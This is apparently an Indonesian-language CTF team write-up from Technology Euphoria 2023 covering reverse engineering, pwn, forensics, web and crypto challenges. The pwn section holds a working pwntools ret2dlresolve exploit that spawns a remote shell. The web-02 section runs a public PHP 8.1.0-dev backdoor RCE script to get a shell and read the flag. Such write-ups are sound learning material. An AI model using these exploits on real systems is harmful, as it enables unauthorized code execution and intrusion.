

WRITEUP FINAL TECHNOLOGY EUPHORIA 2023



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REVERSE ENGINEERING

Validator Machine



Diberikan sebuah file ELF 64 bit yang meminta kita untuk memasukkan flag yang benar, dan akan melakukan pengecekan karakter terhadap inputan kita dengan flag yang asli

```

69 printf("Flag to check: ");
70 isoc99_scanf("%100s", s);
71 if ( (unsigned int)strlen(s) == 75 )
72 {
73     v4 = 0;
74     v5 = 0;
75     while ( v4 <= 24 )
76     {
77         if ( v5 < 75 && ((s[v5 + 1] * s[v5]) ^ s[v5 + 2]) != v11[v4] )
78         {
79             LABEL_19:
80                 puts("Not a valid flag!");
81                 return 0;
82             }
83             v5 += 3;
84             ++v4;
85         }
86         for ( i = 0; i < 75; ++i )
87         {
88             if ( s[i] + s[74 - i] != v13[i] )
89                 goto LABEL_19;
90         }
91         for ( j = 0; j <= 37; ++j )
92         {
93             v10 = s[j];
94             s[j] = s[74 - j];
95             s[74 - j] = v10;
96         }
97         v8 = 0;
98         v9 = 0;
99         while ( v8 <= 24 )
100         {
101             if ( v9 < 75 && s[v9 + 1] + s[v9] - s[v9 + 2] != v12[v8] )
102                 goto LABEL_19;
103             v9 += 3;

```

Kami menggunakan library z3 di python untuk mempermudah kami untuk mendapatkan flag. Berikut solver yang kami buat:

```

ARR1 = [11113, 12554, 5608, 11108, 5724, 5724, 6128, 11403, 5273, 9654, 5299, 5583, 5829,
9353, 12679, 12289, 11118, 13422, 5218, 11301, 11068, 10909, 12795, 11108, 5758]
ARR2 = [191, 125, 61, 68, 69, 36, 99, 119, 77, 126, 101, 56, 44, 28, 146, 115, 119, 82, 47, 161,
161, 125, 165, 139, 103]
VAR3 =
[0x0E3,0x0DF,0x92,0x0CF,0x0EF,0x0D6,0x66,0x0E2,0x0D8,0x8F,0x0E7,0x0C7,0x61,0x0
E7,0x0BE,0x64,0x0D6,0x0D1,0x0A6,0x99,0x0A5,0x0ED,0x0D4,0x0DE,0x92,0x0CD,0x0A
D,0x0D2,0x0DB,0x0D6,0x93,0x0DB,0x0CD,0x0A7,0x93,0x0BE,0x0EE,0x60,0x0EE,0x0B

```

```
E,0x93,0x0A7,0x0CD,0x0DB,0x93,0x0D6,0x0DB,0x0D2,0x0AD,0x0CD,0x92,0x0DE,0x0D4,0x0ED,0x0A5,0x99,0x0A6,0x0D1,0x0D6,0x64,0x0BE,0x0E7,0x61,0x0C7,0x0E7,0x8F,0x0D8,0x0E2,0x66,0x0D6,0x0EF,0x0CF,0x92,0x0DF,0x0E3]
```


```
import z3
flag = [z3.BitVec(f'flag_{i}', 8) for i in range(75)]
s = z3.Solver()
for f in flag:
    s.add(f >= 0x20, f <= 0x7e)
i = 0
j = 0
while i <= 24 :
    s.add((flag[j+1] * flag[j]) ^ flag[j+2] == ARR1[i])
    j += 3
    i += 1
for i in range(75):
    s.add(flag[i] + flag[74 - i] == VAR3[i])
for j in range(38):
    flag[j], flag[74 - j] = flag[74 - j], flag[j]
i = 0
j = 0
while i <= 24:
    s.add(flag[j+1] + flag[j] - flag[j + 2] == ARR2[i])
    j += 3
    i += 1
print(s.check())
model = s.model()
res = bytearray(75)
for m in model:
    res[int(m.name()[5:])] = model[m].as_long()
print(res)
```

```
bytearray(b'flag{w3ll_th1s_1s_v3ry_l0n9_fl4g_s0_y0u_c4nt_just_brut3f0rc3_t0_s0lv3_th1s}')
```


Flag: flag{w3ll_th1s_1s_v3ry_l0n9_fl4g_s0_y0u_c4nt_just_brut3f0rc3_t0_s0lv3_th1s}

PWN

Rop Reborn



Diberikan sebuah file ELF 64 bit yang hanya memiliki mitigasi terhadap shellcode



Setelah diamati, program ini ternyata sangat sederhana

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rax
    char s[32]; // [rsp+0h] [rbp-40h]
    char buf[32]; // [rsp+20h] [rbp-20h]

    setup(argc, argv, envp);
    strcpy(s, "Give me something:\n");
    v3 = strlen(s);
    write(1, s, v3);
    read(0, buf, 0x300uLL);
    return 0;
}
```

Program ini akan melakukan write ke standard output dengan argumen dari register \$rsi yang berisi "Give me something:\n" dengan alokasi memori dari register \$rdx yakni 0x13 atau 19 bytes. Setelah itu, program akan membaca inputan kita di standard input dengan fungsi read() dengan maksimal inputan sebesar 0x300 atau 768 bytes.

```

*RDI 0x1
RSI 0x7ffcef11ba70 ← 'Give me something:\n'
R8 0x4012f0 ( __libc_csu_fini ) ← endbr64
R9 0x7fb36c31bb10 ( _dl_fini ) ← push r15
R10 0x7fb36c12a328 ← 0x10001a00007068 /* 'hp' */
R11 0x7fb36c270140 ( __strlen_avx2 ) ← mov eax, edi
R12 0x0
R13 0x7ffcef11bbd8 → 0x7ffcef11d223 ← 'COLORFGBG=15;0'
R14 0x0
R15 0x7fb36c349000 ( _rtld_global ) → 0x7fb36c34a2d0 ← 0x0
RBP 0x7ffcef11bab0 ← 0x1
RSP 0x7ffcef11ba70 ← 'Give me something:\n'
*RIP 0x40124f (main+84) ← call 0x401070

[ DISASM / x86-64 / set emulate on ]
0x40123b <main+64> call strlen@plt
0x401240 <main+69> mov rdx, rax
0x401243 <main+72> lea rax, [rbp - 0x40]
0x401247 <main+76> mov rsi, rax
0x40124a <main+79> mov edi, 1
► 0x40124f <main+84> call write@plt
fd: 0x1 (/dev/pts/1)
buf: 0x7ffcef11ba70 ← 'Give me something:\n'
n: 0x13
0x401254 <main+89> lea rax, [rbp - 0x20]
0x401258 <main+93> mov edx, 0x300
0x40125d <main+98> mov rsi, rax
0x401260 <main+101> mov edi, 0
0x401265 <main+106> call read@plt

[ STACK ]
00:0000 | rax rsi rsp 0x7ffcef11ba70 ← 'Give me something:\n'
01:0008 | 0x7ffcef11ba78 ← 'something:\n'
02:0010 | 0x7ffcef11ba80 ← 0x5a5a5a /* 'g:\n' */
03:0018 | 0x7ffcef11ba88 ← 0x0
... ↓ 4 skipped

[ BACKTRACE ]
► 0 0x40124f main+84
1 0x7fb36c1426ca __libc_start_call_main+122
2 0x7fb36c142785 __libc_start_main+133
3 0x4010de _start+86

pwndbg>

RAX 0x7ffcef11ba90 ← 0x0
RBX 0x7ffcef11bbc8 → 0x7ffcef11d21b ← 0x6c6c6168632f2e /* './chall' */
RCX 0x7fb36c212b00 (write+16) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x300
*RDI 0x0
RSI 0x7ffcef11ba90 ← 0x0
R8 0x4012f0 ( __libc_csu_fini ) ← endbr64
R9 0x7fb36c31bb10 ( _dl_fini ) ← push r15
R10 0x7fb36c134450 ← 0x1000220000537c /* '|S' */
R11 0x202
R12 0x0
R13 0x7ffcef11bbd8 → 0x7ffcef11d223 ← 'COLORFGBG=15;0'
R14 0x0
R15 0x7fb36c349000 ( _rtld_global ) → 0x7fb36c34a2d0 ← 0x0
RBP 0x7ffcef11bab0 ← 0x1
RSP 0x7ffcef11ba70 ← 'Give me something:\n'
*RIP 0x401265 (main+106) ← call 0x401070

[ DISASM ]
0x40124f <main+84> call write@plt
0x401254 <main+89> lea rax, [rbp - 0x20]
0x401258 <main+93> mov edx, 0x300
0x40125d <main+98> mov rsi, rax
0x401260 <main+101> mov edi, 0
► 0x401265 <main+106> call read@plt
fd: 0x0 (pipe:[348824])
buf: 0x7ffcef11ba90 ← 0x0
nbytes: 0x300
0x40126a <main+111> mov eax, 0
0x40126f <main+116> leave
0x401270 <main+117> ret
0x401271 nop word ptr cs:[rax + rax]
0x40127b nop dword ptr [rax + rax]

```

Kami menggunakan ret2dlresolve untuk melakukan ropchain agar bisa memanggil fungsi (system("/bin/sh")) untuk mendapatkan shell di server. Berikut exploit script yang kami buat:

```
from pwn import *

class Exploit:
    def __init__(self, elf, host, port):
        self.elf = elf
        self.host = host
        self.port = port
        self.io = remote(self.host, self.port)

    def create_rop_chain(self):
        rop = ROP(self.elf)
        dlresolve = Ret2dlresolvePayload(self.elf, symbol='system', args=['/bin/sh'])
        rop.raw(cyclic(0x28))
        rop.read(0, dlresolve.data_addr)
        rop.ret2dlresolve(dlresolve)
        self.dlresolve = dlresolve
        return rop


    def exploit(self):
        rop = self.create_rop_chain()
        payload = rop.chain()

        log.info(rop.dump())

        self.io.sendafter(b"something:\n", payload)
        self.io.send(self.dlresolve.payload)
        self.io.interactive()

if __name__ == "__main__":
    exe = './chall'
    elf = context.binary = ELF(exe, checksec=0)
    host = "89.116.230.17"
    port = 20032

    exploit = Exploit(elf, host, port)
    exploit.exploit()
```

```
[+] Opening connection to 89.116.230.17 on port 20032: Done
[*] Loaded 14 cached gadgets for './chall'
[*] 0x0000:      b'aaaabaaa' b'aaaabaaaacaaaadaaaeaaafaaagaaahaaaiaaaajaaa'
    0x0008:      b'caaadadaaa'
    0x0010:      b'eaafafaaa'
    0x0018:      b'gaaahaaa'
    0x0020:      b'iaaaajaaa'
    0x0028:      0x4012e3 pop rdi; ret
[+] Opening connection to 89.116.230.17 on port 20032: Done
[*] Loaded 14 cached gadgets for './chall'
[*] 0x0000:      b'aaaabaaa' b'aaaabaaaacaaaadaaaeaaafaaagaaahaaaiaaaajaaa'
    0x0008:      b'caaadadaaa'
    0x0010:      b'eaafafaaa'
    0x0018:      b'gaaahaaa'
    0x0020:      b'iaaaajaaa'
    0x0028:      0x4012e3 pop rdi; ret
    0x0030:      0x0 [arg0] rdi = 0
    0x0038:      0x4012e1 pop rsi; pop r15; ret
    0x0040:      0x404e00 [arg1] rsi = 4214272
    0x0048:      b'saaataaaa' <pad r15>
    0x0050:      0x401094 read
    0x0058:      0x4012e3 pop rdi; ret
    0x0060:      0x404e50 [arg0] rdi = 4214352
    0x0068:      0x401020 [plt_init] system
    0x0070:      0x304 [dlresolve index]
[*] Switching to interactive mode
$ ls
bin
chall
dev
flag.txt
lib
lib32
lib64
libx32
usr
$ cat flag.txt
flag{n0t_s0_s1mpl3_r0p_t0_g4in_sh3ll}
$
```

Flag: flag{n0t_s0_s1mpl3_r0p_t0_g4in_sh3ll}


DIGITAL FORENSICS

Pesan Diskusi




Diberikan sebuah compressed archive yang berisi berkas .pcap (Packet Capture). Buka berkas pcap dengan Wireshark. Karena sesuai deskripsi soal, kita diminta untuk mencari pesan diskusi antara panitia, maka kami langsung mencari paket yang diduga berisi pesan yang dapat dibaca. Kami pun menemukan nya pada ip=192.168.17.139, protocol=tcp, info [PSH, ACK] yang berisi log percakapan antara panitia.

```
192.168.17.139: "halo bro"
192.168.17.140: "iya kenapa"
192.168.17.139: "yang file kemaren tolong dikirim ya"
192.168.17.140: "ooke, ku encrypt ya"
192.168.17.139: "oke, infor caranya"
192.168.17.140: "siap, download decrypt nya di server"
192.168.17.139: "cara bukanya?"
192.168.17.140: "wait"
192.168.17.139: "openssl rsautl -decrypt -inkey panitia_private.pem file.enc > file"
192.168.17.140: "oke siap"
192.168.17.139: "aku download file nya"
192.168.17.139 -> download flag.enc via http
192.168.17.139 -> download panitia_private.pem via http
192.168.17.140: "jangan lupa pake kata `panitia`"
```



Berdasarkan percakapan di atas, password dari .pem tersebut adalah `panitia` dan untuk flag.enc dan panitia_private.pem dapat didapatkan dengan cara export object pada wireshark kemudian pilih http object




Kami melakukan decryption dengan password tersebut untuk membaca flagnya
Flag: techphoriaCTF{F1l3_4kU_d1_eNcRypT3d_yAaahh!}

WEBSITE EXPLOITATION


web-01



Diberikan sebuah alamat url <http://techpo.tech:50010/>



Diberikan sebuah hint “belajar parameter file untuk membaca file”. Sehingga kami langsung menebak bahwa flag tersimpan dalam variabel file



Flag: techphoriaCTF{SiMpl3_Lf1!}

web-02



Diberikan sebuah alamat url <http://techpo.tech:50020/>

Site is temporarily unavailable.

Scheduled maintenance is currently in progress. Please check back soon.

We apologize for any inconvenience.

— [Name]

developed with php-8.1.0-dev

Website tersebut dibuat dengan php versi 8.1.0 yang memiliki kerentanan terhadap backdoor. Kami menggunakan script RCE dari github (<https://github.com/flast101/php-8.1.0-dev-backdoor-rce>) untuk melakukan backdoor dengan tujuan mendapatkan Remote Code Execution di website tersebut:

```
PS C:\xampp\htdocs\hubud> python .\solver.py
Enter the host url:
http://techpo.tech:50020/

Interactive shell is opened on http://techpo.tech:50020/
Can't access tty; job control turned off.
$ ls
index.php
<html>
  <head>
    <title>Site is down for maintenance</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
      body { text-align: center; padding: 10%; font: 20px Helvetica, sans-serif; color: #
      h1 { font-size: 50px; margin: 0; }
      article { display: block; text-align: left; max-width: 650px; margin: 0 auto; }
      a { color: #dc8100; text-decoration: none; }
      a:hover { color: #333; text-decoration: none; }
      @media only screen and (max-width : 480px) {
        h1 { font-size: 40px; }
      }
    </style>
  </head>
  <body>
    <article>
      <h1>Site is temporarily unavailable.</h1>
      <p>Scheduled maintenance is currently in progress. Please check back soon.</p>
      <p>We apologize for any inconvenience.</p>
      <p id="signature">&mdash; <a href="mailto:[Email]">[Name]</a></p>
    </article>
  </body>
</html>

developed with php-8.1.0-dev
```

```
developed with php-8.1.0-dev
$ cat /flag
techphoriaCTF{PhP_VulN_T3sT!!}
<html>
  <head>
    <title>Site is down for maintenance</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
      body { text-align: center; padding: 10%; font: 20px Helvetica, sans-serif; color: #333; }
      h1 { font-size: 50px; margin: 0; }
      article { display: block; text-align: left; max-width: 650px; margin: 0 auto; }
      a { color: #dc8100; text-decoration: none; }
      a:hover { color: #333; text-decoration: none; }
      @media only screen and (max-width : 480px) {
        h1 { font-size: 40px; }
      }
    </style>
  </head>
  <body>
    <article>
      <h1>Site is temporarily unavailable.</h1>
      <p>Scheduled maintenance is currently in progress. Please check back soon.</p>
      <p>We apologize for any inconvenience.</p>
      <p id="signature">&mdash; <a href="mailto:[Email]">[Name]</a></p>
    </article>
  </body>
</html>
developed with php-8.1.0-dev
```

Flag: techphoriaCTF{PhP_VulN_T3sT!!}

CRYPTOGRAPHY

chiper and create



Diberikan sebuah compressed archive yang berisi file `cipher.txt` dan `create.py`. Berikut kode dari create.py:

```
def encrypt(message, key):
    encrypted_text = ""
    for char in message:
        encrypted_text += chr(ord(char) + key)
    return encrypted_text

def main():
    message = "flag{ini_contoh_flag}"
    key = 42

    ciphertext = encrypt(message, key)
    with open("cipher.txt", "w") as f:
        f.write(ciphertext)

if __name__ == "__main__":
    main()
```

Program ini akan melakukan enkripsi terhadap pesan yang dibuat oleh pembuat soal dengan algoritma Caesar Cipher dengan kunci yang telah ditentukan, yakni 42. Untuk mendekripsi `cipher.txt`, kita dapat membalikkan algoritmanya dari operasi penambahan menjadi operasi pengurangan. Berikut script yang kami buat:

```
def decrypt(ciphertext, key):
    decrypted_text = ""
    for char in ciphertext:
        decrypted_text += chr(ord(char) - key)
    return decrypted_text

def main():
```



```
key = 42
with open("cipher.txt", "r") as f:
    ciphertext = f.read()

decrypted_message = decrypt(ciphertext, key)
print("Pesan asli:", decrypted_message)

if __name__ == "__main__":
    main()
Flag: techphoriaCTF{CrypTo_Ch4t_GpT_AhH!}
```